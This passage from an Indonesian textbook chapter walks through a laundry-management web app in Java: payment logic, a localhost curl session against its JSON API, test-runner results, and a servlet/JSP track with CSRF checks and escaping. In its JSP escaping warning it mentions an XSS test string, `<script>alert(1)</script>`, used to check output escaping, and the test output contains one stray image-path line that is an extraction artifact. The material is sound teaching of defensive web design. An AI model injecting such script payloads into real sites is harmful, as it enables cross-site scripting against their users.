Telusuri satu kasus nyata dari data contoh. Nota B1744 milik Umi Utomo (C0040) adalah cuci kilat 4 kg di Rungkut, ditagih Rp 48.000 dan selesai pada 28 April 2026, masih menunggu di raknya. Belum ada yang dibayar, sehingga menurut Persamaan (11.3) sisa tagihannya 48.000. Ibu Utomo memiliki deposit Rp 130.000 dan ingin membayar dari deposit itu. Kasir memilih *Deposit* dan 48.000. Layanan menemukan nota (tidak dibatalkan, sisa 48.000 > 0); metodenya sah; $0 < 48\,000 \le 48\,000$; menurut Persamaan (11.4) $48\,000 \le 130\,000$, dan depositnya menjadi $130\,000 - 48\,000 = 82\,000$. Dalam satu transaksi, `takeCredit()` menjalankan `UPDATE Customer SET credit = credit - ? WHERE id = ? AND credit >= ?`, baris `Payment` disisipkan dengan referensi `DEPOSIT`, dan keduanya di-*commit* bersama. Seandainya dua kasir mencoba memakai deposit yang sama pada saat yang sama, syarat `credit >= ?` hanya meloloskan salah satunya, persis seperti *update* status bersyarat.

Metode validasi mengumpulkan *semua* masalah sebelum menjawab. Pembayaran 50.000 melalui QRIS tanpa referensi pada B2938 (sisa 40.000) dijawab dengan dua pesan sekaligus, satu di bawah nominal dan satu di bawah referensi, sehingga kasir membetulkan formulir dalam sekali jalan. **Gambar 11.7** memperlihatkan jawaban itu di jalur servlet.

11.13 API JSON, Dilihat dari Luar

Kedua jalur Java mengimplementasikan API `docs/api.md`, API yang sama dengan yang dipakai jalur Flask dan antarmuka statis Bab 8. Jalur HttpServer menulis JSON-nya dengan kelas kecil miliknya, `Json.java`, karena JDK tidak memiliki pustaka JSON; **Kode 11.19** adalah *endpoint* pembayaran.

Kode 11.19 `ApiBills.pay()`: *endpoint* membaca badan JSON, memanggil `addPayment()` yang sama dengan formulir web, dan menjawab 201 berisi pembayaran dan keadaan baru nota.

```
    public void pay(Req r) {
        Map<String, Object> body = r.jsonBody();
        BillService.PaymentResult res =
                app.bills.addPayment(r.user(), ApiSupport.id(r),
                        Req.text(body, "method"), Req.text(body, "amount"),
                        Req.text(body, "reference"), Req.text(body, "cash_given"));
        Map<String, Object> m = JsonViews.payment(res.payment());
        m.put("bill",
                Json.obj("id", res.bill().id, "payment", res.bill().payment, "paid",
                        res.bill().paid, "balance", res.bill().balance()));
        if (res.change() > 0) {
            m.put("change", res.change());
        }
        r.json(201, m);
    }
```

Formulir web dan *endpoint* berbagi setiap aturan, karena keduanya memanggil `addPayment()`; mereka hanya berbeda dalam cara membaca masukan dan menyajikan jawaban. **Kode 11.20** adalah skrip pendek, `Code_new/Chapter11/api/api_session.sh`, yang menguji API dengan `curl` dan `jq` seperti yang dilakukan aplikasi ponsel atau program lain.

Kode 11.20 `api/api_session.sh`: login sebagai kasir Wiyung, membaca B2938, mencoba membayar tanpa dan dengan *header* CSRF, menyerahkan cucian, lalu melihatnya seperti yang dilihat pelanggan.

```
#!/usr/bin/env bash
# A short session with the JSON API of any Profitina Laundry track
# (docs/api.md), using curl and jq. Start the server first (see README.md),
# then:  ./api_session.sh [base]
B="${1:-http://127.0.0.1:6113}"
JAR=$(mktemp)
json='Content-Type: application/json'

echo '1) log in as the cashier of Wiyung (O03)'
curl -s -c "$JAR" -H "$json" \
  -d '{"email":"kasir5@profitina-laundry.example","password":"Laundry#2026"}' \
  "$B/api/login" | jq -c '.employee | {id, name, role, outlet_id}'
TOKEN=$(curl -s -b "$JAR" -c "$JAR" "$B/api/me" | jq -r .csrf_token)

echo '2) the bill before payment'
curl -s -b "$JAR" "$B/api/bills/B2938" \
  | jq -c '{id, status, payment, paid, balance}'

echo '3) a payment WITHOUT the X-CSRF-Token header'
code=$(curl -s -b "$JAR" -H "$json" -o "$JAR.body" -w '%{http_code}' \
  -d '{"method":"qris","amount":40000,"reference":"QRIS 512300774412"}' \
  "$B/api/bills/B2938/payments")
echo "HTTP $code, error code $(jq -c .error.code "$JAR.body")"

echo '4) the same payment WITH the token'
curl -s -b "$JAR" -H "$json" -H "X-CSRF-Token: $TOKEN" -w '\n' \
  -d '{"method":"qris","amount":40000,"reference":"QRIS 512300774412"}' \
  "$B/api/bills/B2938/payments" \
  | jq -c '{id, method, amount, paid: .bill.paid, balance: .bill.balance}'

echo '5) hand the laundry over'
curl -s -b "$JAR" -H "$json" -H "X-CSRF-Token: $TOKEN" \
  -d '{"status":"departed"}' "$B/api/bills/B2938/status" \
  | jq -c '{id, status, departed, balance}'

echo '6) what the customer sees on the phone'
curl -s "$B/api/status?bill=B2938&phone=0896-0000-1482" \
  | jq -c '{status_text, departed, balance}'
rm -f "$JAR" "$JAR.body"
```

Berikut keluaran nyatanya terhadap jalur HttpServer, yang dijalankan pada salinan basis data yang baru:

```
1) log in as the cashier of Wiyung (O03)
{"id":"E0012","name":"Fitri Handayani","role":"cashier","outlet_id":"O03"}
2) the bill before payment
{"id":"B2938","status":"finished","payment":40000,"paid":0,"balance":40000}
3) a payment WITHOUT the X-CSRF-Token header
HTTP 403, error code "csrf_failed"
4) the same payment WITH the token
{"id":3320,"method":"qris","amount":40000,"paid":40000,"balance":0}
5) hand the laundry over
{"id":"B2938","status":"departed","departed":"2026-09-30 21:00:05","balance":0}
6) what the customer sees on the phone
{"status_text":"Collected","departed":"2026-09-30 21:00:05","balance":0}
```

Setiap baris sesuai dengan sebuah kebutuhan. Langkah 1 menunjukkan bahwa sesi itu milik Fitri Handayani, kasir di O03, dan API tidak pernah mengembalikan *hash* kata sandinya (AC-11.5). Langkah 3 ditolak dengan 403 `csrf_failed` meskipun *cookie*-nya sah, karena *header*-nya tidak ada. Langkah 4 adalah pembayaran 3320, id bebas berikutnya, dan sisa tagihan turun menjadi 0. Langkah 5 menyerahkan cucian. Langkah 6 adalah apa yang dilihat Syaiful Wijaya di ponselnya setelah mengetik nomor nota dan nomor teleponnya: *Collected*. Perhatikan waktu `21:00:05`: jam demo jalur ini *berjalan* sejak 21:00:00, sehingga lima detik setelah mulai ia menunjukkan

21:00:05, sedangkan jalur Flask dan ASP.NET membekukan jam demonya. Dokumen mengizinkan keduanya; uji yang membandingkan waktu antarjalur harus memperhitungkannya.

11.14 Test Runner

Jalur HttpServer juga tidak memakai *framework* uji: `test/laundry/TestRunner.java` adalah satu program sekitar 2.600 baris yang menjalankan server sungguhan pada porta bebas, dengan salinan basis data dan jam yang ditetapkan pukul 21:00:00, lalu memeriksa setiap kasus rencana uji yang dapat diotomatiskan melalui HTTP dan JDBC. **Kode 11.21** memperlihatkan dua kasusnya.

Kode 11.21 `TestRunner.java`: TC-6.1 dan TC-6.2. `resetDb()` menyalin ulang basis data contoh, sehingga setiap kelompok kasus dimulai dari binatu yang sama.

```
        test("TC-6.1",
                "B2938: cash 40000 -> payment 3320, reference NULL, balance 0",
                () -> {
                    Resp r = as(KASIR5).post("/api/bills/B2938/payments",
                            "{\"method\": \"cash\", \"amount\": 40000}");
                    eq(201, r.status(), "status " + r.body());
                    eq(3320, r.at("id"), "payment id");
                    check(r.at("reference") == null, "reference NULL");
                    eq(0, r.at("bill", "balance"), "balance");
                    eq(1L,
                            num("SELECT COUNT(*) FROM Payment WHERE id = 3320 AND "
                                + "reference IS NULL"),
                            "row");
                });
        resetDb();
        test("TC-6.2", "B2938: 50000 -> 422 'The balance is only Rp 40.000'",
                () -> {
                    Resp r = as(KASIR5).post("/api/bills/B2938/payments",
                            "{\"method\": \"cash\", \"amount\": 50000}");
                    eq(422, r.status(), "status");
                    eq("The balance is only Rp 40.000.",
                            r.at("error", "fields", "pay_amount"), "message");
                    Resp web = as(KASIR5).form("/bills/B2938/payments",
                            Map.of("method", "cash", "amount", "50000"));
                    eq(422, web.status(), "web status");
                    contains(web.body(), "The balance is only Rp 40.000",
                            "web message");
                });
```

`as(KASIR5)` adalah klien HTTP kecil yang sudah login sebagai kasir Wiyung dan mengingat *cookie* serta token CSRF-nya. `eq()` dan `check()` membandingkan nilai dan mencatat kegagalan dengan nama kasusnya. TC-6.2 memeriksa kedua pintu menuju aturan yang sama, API dan formulir web, dan pintu web dengan `novalidate` yang tetap terpasang, itulah sebabnya jalur Java mematikan validasi peramban: sebuah uji harus mencapai aturan server. Eksekusi terakhir untuk bab ini, pada salinan 84 kolom, mencetak (baris-baris awal dan akhir):

```
Compiling ...
Profitina Laundry - Java track - tests
Server on http://127.0.0.1:45779, database copy
       /tmp/laundry-test15584727804131749783/laundry.db, clock fixed at
       2026-09-30 21:00:00

PASS  UNIT-1  BR-1 price and BR-3 express surcharge
PASS  UNIT-2  BR-14 next id
...
PASS  TC-6.1  B2938: cash 40000 -> payment 3320, reference NULL, balance 0
PASS  TC-6.2  B2938: 50000 -> 422 'The balance is only Rp 40.000'
PASS  TC-6.3  QRIS without reference; cash with reference -> 422
PASS  TC-6.4  C0089 (deposit 109000): S0001 x4 = 32000 paid by credit -> DEPOSIT,
       credit 77000
...
SKIP  TC-NF-12  360 px phone layout  (manual (needs a browser); CSS has the 700
       px breakpoint and stacked tables)
PASS  TC-NF-13  Times are WIB wall-clock text without T or fractions
PASS  TC-DB-1/2  After a day of work through the app: FK check, integrity check,
       32 business-rule checks = 0


RESULT: 107 passed, 0 failed, 4 not automated/skipped  (16.8 s)
```

(Baris-baris panjang dipenggal di sini agar muat di halaman dan `...` menandai baris yang dihilangkan; keluaran lengkapnya ada di `runs/java_tests.txt`.) Empat kasus yang tidak dijalankan adalah dua kasus manual (tata letak ponsel dan pemasangan di mesin bersih), satu kasus yang sudah dicakup kasus lain, dan eksekusi MySQL, yang dicatat `VERIFIED.md` jalur itu terhadap MariaDB 10.11. Kasus terakhir, TC-DB-1/2, layak mendapat satu kalimat: setelah seharian penuh bekerja melalui aplikasi, ia menjalankan pemeriksaan kunci asing, pemeriksaan integritas SQLite, dan 32 kueri aturan bisnis dari `database/tools/integrity_checks.sql` di Bab 6, dan semuanya mengembalikan nol baris.

11.15 Jalur Servlet: Jakarta Servlet dan JSP

11.15.1 Apa yang dikerjakan kontainer servlet

Jalur Java kedua ditulis untuk **kontainer servlet**, program yang menjalankan aplikasi web yang ditulis menurut spesifikasi Jakarta Servlet [14]. Apache Tomcat adalah yang paling banyak dipakai. Kontainer menguasai jaringan: ia menerima koneksi, mengurai HTTP, menyimpan sesi, dan memutuskan kelas Anda yang mana menjawab URL yang mana. Aplikasi Anda adalah sekumpulan kelas yang mengimplementasikan antarmuka kontainer, ditambah **deployment descriptor**, `WEB-INF/web.xml`, yang memberi tahu kontainer cara menghubungkannya. **Gambar 11.4** memperlihatkan susunannya di jalur Profitina.



Gambar 11.4 Jalur servlet di dalam kontainer. Kontainer membaca `web.xml` sekali, menjalankan *listener*, melewatkan setiap permintaan melalui *filter* lalu ke servlet yang pola URL-nya cocok; servlet meneruskan (*forward*) ke halaman JSP untuk HTML.

Bandingkan **Gambar 11.4** dengan **Gambar 11.2**. Router jalur HttpServer telah menjadi elemen `<url-pattern>` di `web.xml`; `WebServer.handle()` telah menjadi sebuah **filter**; penyimpanan sesi telah menjadi `HttpSession` milik kontainer; mesin templat telah menjadi JSP. Yang *tidak* berpindah ke kontainer adalah persis daftar di awal bab: login, CSRF, peran, SQL, *escaping*, dan setiap aturan bisnis. **Tabel 11.5** menyandingkan kedua jalur.

Tabel 11.5 Pekerjaan yang sama di kedua jalur Java. Jalur servlet menyerahkan empat baris pertama kepada kontainer dan menyimpan sisanya.

Pekerjaan	Jalur JDK HttpServer	Jalur servlet
menerima koneksi, mengurai HTTP	`HttpServer`, `Req`	kontainer
URL ke kode	`Router`, `Routes.java`	`<url-pattern>` di `web.xml`, `Web.parts()`
pemeriksaan sebelum setiap permintaan	`WebServer.handle()`	`AppFilter` yang dipetakan ke `/*`
sesi	`SessionStore` (memori)	`HttpSession` milik kontainer
HTML	`Template` + `templates/*.html`	JSP + EL + JSTL di `WEB-INF/views`
escaping	`{{name}}` meng-*escape* secara bawaan	`<c:out>` dan `fn:escapeXml`; `${...}` **tidak** meng-*escape*
basis data	`Database.read()` / `write()`	`Db.current()` per permintaan, `tx()`
gaya kode	*record* dan kelas layanan	*map* nama kolom ke nilai, seperti jalur Flask
cara menjalankan	`java -cp "out:lib/*" laundry.App`	WAR di Tomcat, atau MiniContainer di sini

11.15.2 Deployment descriptor

Kode 11.22 adalah bagian awal `web.xml`: dua pengaturan beserta nilai bawaannya, *listener*, dan *filter*.

Kode 11.22 `WEB-INF/web.xml`, bagian pertama: parameter konteks, *listener* yang berjalan sekali saat mulai, dan *filter* yang dipetakan ke `/*`, yang berjalan sebelum setiap permintaan.

```
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
             https://jakarta.ee/xml/ns/jakartaee/web-app_6_0.xsd"
         version="6.0">

  <display-name>Profitina Laundry</display-name>

  <context-param>
    <param-name>laundry.db.url</param-name>
    <param-value></param-value>
  </context-param>
  <context-param>
    <param-name>laundry.now</param-name>
    <param-value>2026-09-30 21:00:00</param-value>
  </context-param>

  <listener>
    <listener-class>laundry.web.AppListener</listener-class>
  </listener>

  <!-- Before EVERY request: login, CSRF, errors (see AppFilter.java). -->
  <filter>
    <filter-name>app</filter-name>
    <filter-class>laundry.web.AppFilter</filter-class>
  </filter>
  <filter-mapping>
    <filter-name>app</filter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>
```

`version="6.0"` dan *namespace* `jakarta.ee` memberi tahu kontainer bahwa ini aplikasi Servlet 6.0, sehingga Tomcat 10.1 dan 11 menerimanya dan Tomcat 9 menolaknya. **Parameter konteks** adalah pengaturan yang dibaca aplikasi dengan `getInitParameter()`; di sini ia hanya nilai bawaan, dan variabel lingkungan dengan nama yang tertera di komentar mengalahkannya, sehingga administrator server tidak pernah perlu menyunting berkas di dalam WAR. Setiap servlet dideklarasikan sekali dan dipetakan ke satu pola URL atau lebih (**Kode 11.23**).

Kode 11.23 `web.xml`: servlet nota menjawab setiap URL di bawah `/bills/`, dan *cookie* sesi bernama `session`, `HttpOnly`, dan `SameSite=Lax`.

```
  <servlet>
    <servlet-name>bills</servlet-name>
    <servlet-class>laundry.web.BillsServlet</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>bills</servlet-name>
    <url-pattern>/bills/*</url-pattern>
  </servlet-mapping>
  <!-- S-6: sessions. Cookie "session", HttpOnly, SameSite=Lax (Servlet 6 cookie
       attributes); Tomcat adds Secure by itself when the request came over HTTPS.
       The 8-hour limit after login is checked by AppFilter. -->
  <session-config>
    <session-timeout>480</session-timeout>
    <cookie-config>
      <name>session</name>
      <http-only>true</http-only>
      <attribute>
        <attribute-name>SameSite</attribute-name>
        <attribute-value>Lax</attribute-value>
      </attribute>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
  </session-config>
```

Spesifikasi servlet mendefinisikan empat jenis pola URL: jalur persis seperti `/login`; awalan seperti `/bills/*`; ekstensi seperti `*.jsp`; dan untai kosong, yang berarti tepat halaman awal `/` [14]. Kontainer memilih kecocokan yang paling spesifik. `<cookie-config>` dengan `<attribute>` untuk `SameSite` adalah hal baru di Servlet 6.0; sebelumnya setiap aplikasi harus menulis *header cookie* secara manual untuk mendapatkan bendera itu.

11.15.3 Listener dan filter

`AppListener` berjalan sekali, ketika kontainer memulai aplikasi: ia membaca pengaturan, dan pada saat pertama kali dijalankan menyalin basis data contoh yang ikut di dalam WAR (`WEB-INF/data/laundry.db`) ke `profitina-laundry/laundry.db` di folder *home* pengguna yang menjalankan Tomcat. Berkas yang sudah ada tidak pernah ditimpa, sehingga *deployment* baru mempertahankan data binatu. `AppFilter` berjalan sebelum setiap permintaan (**Kode 11.24**).

Kode 11.24 `AppFilter.doFilter()`: pengguna dari sesi, pengalihan ke halaman login atau 401 untuk API, pemeriksaan CSRF untuk setiap perubahan, lalu `chain.doFilter()`; setiap *exception* menjadi jawaban, dan koneksi basis data selalu ditutup.

```
    @Override
    public void doFilter(ServletRequest request, ServletResponse response,
            FilterChain chain) throws IOException, ServletException {
        HttpServletRequest req = (HttpServletRequest) request;
        HttpServletResponse resp = (HttpServletResponse) response;
        req.setCharacterEncoding("UTF-8");
        String path = Web.pathOf(req);
        boolean api = path.startsWith("/api/") || path.equals("/api");
        try {
            resp.setHeader("X-Content-Type-Options", "nosniff");
            Map<String, Object> user = loadUser(req);
            req.setAttribute("user", user);
            if (user != null || api || path.equals("/login")) {
                // AC-1.7: after logout the browser's Back button must not show
                // protected data.
                resp.setHeader("Cache-Control", "no-store");
            }
            if (!isPublic(req, path) && user == null) {
                if (api) {
                    throw AppError.notLoggedIn("Please log in first.");
                }
                if (isPage(path)) {
                    String query = req.getQueryString();
                    String next = path
                            + (query == null || query.isEmpty() ? "" : "?" + query);
                    Web.redirect(req, resp, "/login?next=" + Web.enc(next));
                    return;
                }
            }
            String method = req.getMethod();
            boolean changesData = method.equals("POST") || method.equals("PUT")
                    || method.equals("PATCH") || method.equals("DELETE");
            if (changesData && (api || isPage(path) || path.equals("/login"))
                    && !path.equals("/api/login")) {
                Web.checkCsrf(req, api);
            }
            chain.doFilter(req, resp);
        } catch (Throwable problem) {
            handle(req, resp, api, unwrap(problem));
        } finally {
            Db.closeCurrent();
        }
    }
```

`chain.doFilter(req, resp)` adalah saat *filter* mengizinkan permintaan berlanjut ke servlet yang dipilih kontainer. Segala yang sebelumnya adalah pemeriksaan; segala yang di dalam `catch` adalah penanganan galat seluruh aplikasi, di satu tempat, persis seperti di `WebServer.handle()`. Blok `finally` menutup koneksi basis data permintaan ini, apa pun yang terjadi. `loadUser()` membaca pegawai dari basis data lagi pada setiap permintaan, sehingga pemilik yang menonaktifkan login seorang kasir menghentikannya seketika, bukan pada akhir sesi delapan jamnya.

11.15.4 Sebuah servlet

Servlet adalah kelas yang mewarisi `HttpServlet` dan meng-*override* `doGet`, `doPost`, atau keduanya. Servlet nota dipetakan ke `/bills/*`, sehingga kontainer memberinya setiap URL di bawah `/bills/`, dan metode `Web.parts()` memecah sisa jalurnya. **Kode 11.25** adalah `doPost` miliknya.

Kode 11.25 `BillsServlet.doPost()`: jalur `/bills/B2938/finish` menjadi `["B2938", "finish"]`; setiap aksi terlebih dahulu memeriksa peran dengan `Web.require()`, lalu memanggil logika.

```
    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String[] p = Web.parts(req);
        Map<String, Object> user = Web.user(req);
        if (p.length == 1 && p[0].equals("new")) {
            Web.require(req, "bills_write");
            create(req, resp);
            return;
        }
        if (p.length < 2) {
            throw new AppError(405, "bad_request",
                    "This action is not possible with this kind of request.");
        }
        String id = Rules.normaliseId(p[0]);
        String action = p.length == 2 ? p[1] : p[1] + "/" + p[2];
        switch (action) {
            case "finish":
                Web.require(req, "finish");
                workflow(req, resp, id,
                        () -> Bills.markFinished(user, id), id + " finished.");
                break;
            case "handover":
                Web.require(req, "bills_write");
                boolean paysLater = "1".equals(req.getParameter("allow_unpaid"));
                workflow(req, resp, id,
                        () -> Bills.handOver(user, id, paysLater),
                        id + " handed over.");
                break;
            case "cancel":
                Web.require(req, "cancel");
                workflow(req, resp, id,
                        () -> Bills.cancel(user, id), id + " cancelled.");
                break;
            case "complaint":
                Web.require(req, "cancel");
                workflow(req, resp, id,
                        () -> Bills.complaint(user, id),
                        "Complaint on " + id + " recorded.");
                break;
            case "edit":
                Web.require(req, "bills_write");
                edit(req, resp, id);
                break;
            case "payments/new":
                Web.require(req, "bills_write");
```

Kode 11.25 (Lanjutan) *BillsServlet.doPost(): jalur /bills/B2938/finish menjadi ["B2938", "finish"]; setiap aksi terlebih dahulu memeriksa peran dengan Web.require(), lalu memanggil logika.*

```
                addPayment(req, resp, id);
                break;
            default: throw AppError.notFound("This page or record does not exist.");
        }
    }
```

`Web.require(req, "finish")` adalah pemeriksaan peran AC-1.6, diulang di server untuk setiap aksi meskipun halaman sudah menyembunyikan tombol yang tidak boleh ditekan pencuci. Ia mencari aksi itu dalam satu tabel izin di `Rules.java`, salinan Java dari tabel di `docs/api.md` bagian 1.2, sehingga halaman web dan API tidak mungkin berselisih tentang siapa boleh melakukan apa.

11.15.5 Satu koneksi per permintaan

Kelas `Db` di jalur servlet menyimpan koneksi permintaan yang sedang berjalan di dalam `ThreadLocal`, variabel dengan nilai terpisah untuk setiap *thread*; karena kontainer menangani setiap permintaan pada satu *thread*, artinya satu koneksi per permintaan, dibuka saat pertama dipakai dan ditutup oleh *filter*. Inilah padanan Java untuk `g.db` di Flask. Metode transaksinya adalah **Kode 11.26**.

Kode 11.26 `Db.tx()`: *commit* jika pekerjaan selesai, *rollback* pada *exception* apa pun; transaksi di dalam transaksi bergabung dengan yang di luarnya.

```
    /**
     * Runs work as ONE transaction: commit at the end, roll back on ANY error
     * (R-1). A transaction inside a transaction simply joins the outer one.
     */
    public <T> T tx(Supplier<T> work) {
        if (inTransaction) {
            return work.get();
        }
        try {
            // SQLite: BEGIN IMMEDIATE (the write lock is taken now)
            connection.setAutoCommit(false);
        } catch (SQLException e) {
            throw new DbException(e.getMessage(), e);
        }
        inTransaction = true;
        try {
            T result = work.get();
            connection.commit();
            return result;
        } catch (RuntimeException | Error e) {
            rollbackQuietly();
            throw e;
        } catch (SQLException e) {
            rollbackQuietly();
            throw new DbException(e.getMessage(), e);
        } finally {
            inTransaction = false;
            try {
                connection.setAutoCommit(true);
            } catch (SQLException ignored) {
                // the connection is closed at the end of the request anyway
            }
        }
    }
```

Transaksi yang sudah terbuka cukup diikuti (`inTransaction`), sehingga `Bills.create()` dapat memanggil pembantu yang juga memakai `tx()` tanpa memulai transaksi bersarang yang tidak didukung SQLite. Logika pembayarannya (**Kode 11.27**) adalah terjemahan baris demi baris dari fungsi Flask, dengan *map* nama kolom ke nilai alih-alih *record*.

Kode 11.27 `Bills.addPayment()` di jalur servlet: `lock()` mengambil kunci baris di MySQL (`SELECT ... FOR UPDATE`) dan tidak melakukan apa-apa di SQLite, yang transaksinya sudah memegang kunci tulis.

```
    /** UC-09: record a payment. Returns the new payment id. */
    public static long addPayment(Map<String, Object> user, Object billId,
            Object method, Object amount, Object reference) {
        Db db = Db.current();
        return db.tx(() -> {
            lock(db, billId);
            Map<String, Object> bill = get(billId);
            checkOutlet(user, bill);
            if (Boolean.TRUE.equals(bill.get("cancelled"))) {
                throw AppError.conflict(bill.get("id")
                        + " is cancelled; no payment can be recorded.");
            }
            if (Db.num(bill, "balance") <= 0) {
                throw AppError.conflict(
                        bill.get("id") + " is already paid in full.");
            }
            Payment p = validatePayment(method, amount, reference,
                    Db.num(bill, "balance"), Db.num(bill, "customer_credit"), "");
            return insertPayment(db, Db.str(bill, "id"), bill.get("customer_id"), p,
                    Clock.nowText());
        });
    }
```

11.15.6 JSP, EL, dan JSTL

Halaman JSP (Jakarta Server Pages [15]) adalah berkas HTML dengan tiga jenis tambahan: direktif dalam `<%@ ... %>`, ekspresi *Expression Language* dalam `${...}`, dan *tag* khusus seperti `<c:if>`. *Tag* standar berasal dari **JSTL**, Jakarta Standard Tag Library [16]: `c:` untuk logika inti dan `fn:` untuk fungsi. Servlet menaruh nilai ke dalam permintaan (`req.setAttribute("bill", bill)`) lalu meneruskan ke halaman, yang membacanya berdasarkan nama. **Kode 11.28** adalah formulir pembayaran.

Kode 11.28 `WEB-INF/views/bills/payment.jsp`: formulir S06. `${bill.balance}` membaca sebuah nilai, `<c:if>` memutuskan apakah `checked` dicetak, dan setiap nilai yang diketik orang melewati `fn:escapeXml` atau `<c:out>`.

```
<%@ page contentType="text/html;charset=UTF-8" pageEncoding="UTF-8" %>
<%@ include file="/WEB-INF/jspf/taglibs.jspf" %>
<%-- S06 Add payment (FR-6, UC-09). "Cash given" only shows the change;
     it is never stored. --%>
<c:set var="pageTitle" value="Add payment ${bill.id}"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<div class="page-head">
  <h1>Add payment - ${bill.id}</h1>
  <p class="muted">Charged ${f:money(bill.payment)} ·
    Balance <strong>${f:money(bill.balance)}</strong></p>
</div>
<form method="post" class="form card" id="payment-form"
      data-balance="${bill.balance}">
  <input type="hidden" name="csrf_token" value="${csrf}">
  <fieldset>
    <legend>Method</legend>
    <label class="choice"><input type="radio" name="method" value="cash"
      <c:if test="${chosenMethod == 'cash'}">checked</c:if>> Cash</label>
    <label class="choice"><input type="radio" name="method" value="qris"
      <c:if test="${chosenMethod == 'qris'}">checked</c:if>> QRIS</label>
    <label class="choice"><input type="radio" name="method" value="transfer"
      <c:if test="${chosenMethod == 'transfer'}">checked</c:if>
      > Bank transfer</label>
    <label class="choice ${deposit == 0 ? 'disabled' : ''}"><input type="radio"
      name="method" value="credit"
      <c:if test="${chosenMethod == 'credit'}">checked</c:if>
      <c:if test="${deposit == 0}">disabled</c:if>>
      Deposit (${f:money(deposit)} available)</label>
    <c:if test="${not empty errors.method}"><span class="field-error"><c:out
      value="${errors.method}"/></span></c:if>
  </fieldset>
  <label>Amount
    <input type="number" name="amount" id="amount" min="1" max="${bill.balance}"
      step="1" value="${fn:escapeXml(values.amount)}" required>
    <small class="hint">At most ${f:money(bill.balance)}.</small>
    <c:if test="${not empty errors.amount}"><span class="field-error"><c:out
      value="${errors.amount}"/></span></c:if>
  </label>
  <label>Cash given
    <input type="number" id="cash-given" min="0" step="1" autocomplete="off">
    <small class="hint">Cash only; not stored. <span
      id="change-line"></span></small>
  </label>
  <label>Reference
    <input type="text" name="reference" maxlength="50"
      value="${fn:escapeXml(values.reference)}">
```

Kode 11.28 (Lanjutan) *WEB-INF/views/bills/payment.jsp: formulir S06. ${bill.balance} membaca sebuah nilai, <c:if> memutuskan apakah checked dicetak, dan setiap nilai yang diketik orang melewati fn:escapeXml atau <c:out>.*

```
    <small class="hint">Required for QRIS / transfer
      (e.g. "QRIS 512300774412", "BCA 102637").</small>
    <c:if test="${not empty errors.reference}"><span class="field-error"><c:out
      value="${errors.reference}"/></span></c:if>
  </label>
  <p class="actions">
    <a class="button" href="${ctx}/bills/${bill.id}">Cancel</a>
    <button type="submit" class="button primary">Save payment</button>
  </p>
</form>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Halaman-halaman berada di bawah `WEB-INF/views` karena suatu alasan: kontainer tidak pernah menyajikan apa pun di bawah `WEB-INF` secara langsung, sehingga sebuah halaman hanya dapat dicapai melalui servletnya, yang sudah memeriksa login dan peran lebih dulu.

> **PERINGATAN: `${...}` di halaman JSP tidak di-escape.** Berbeda dengan Jinja2, Razor, atau `{{...}}` di jalur HttpServer, EL biasa di teks templat menulis nilai persis apa adanya. `${bill.id}` aman karena id selalu berupa `B` dan empat angka, dan `${f:money(...)}` menghasilkan angka dan titik; tetapi nama pelanggan atau referensi yang diketik harus ditulis dengan `<c:out value="${...}"/>` atau `${fn:escapeXml(...)}`. *Header* setiap halaman mengulang aturan ini dalam sebuah komentar, dan uji TC-NF-03 mendaftarkan pelanggan bernama `<script>alert(1)</script>` untuk membuktikan bahwa aturan itu ditaati.

Format uang dan tanggal adalah **fungsi EL** yang dideklarasikan dalam *tag library descriptor*, `WEB-INF/laundry.tld` (**Kode 11.29**), yang memetakan nama `f:money` ke metode statis Java `laundry.logic.Fmt.money`.

Kode 11.29 `WEB-INF/laundry.tld`, fungsi pertama: `${f:money(bill.payment)}` memanggil `Fmt.money(Object)`, yang menulis 40000 sebagai `Rp 40.000`.

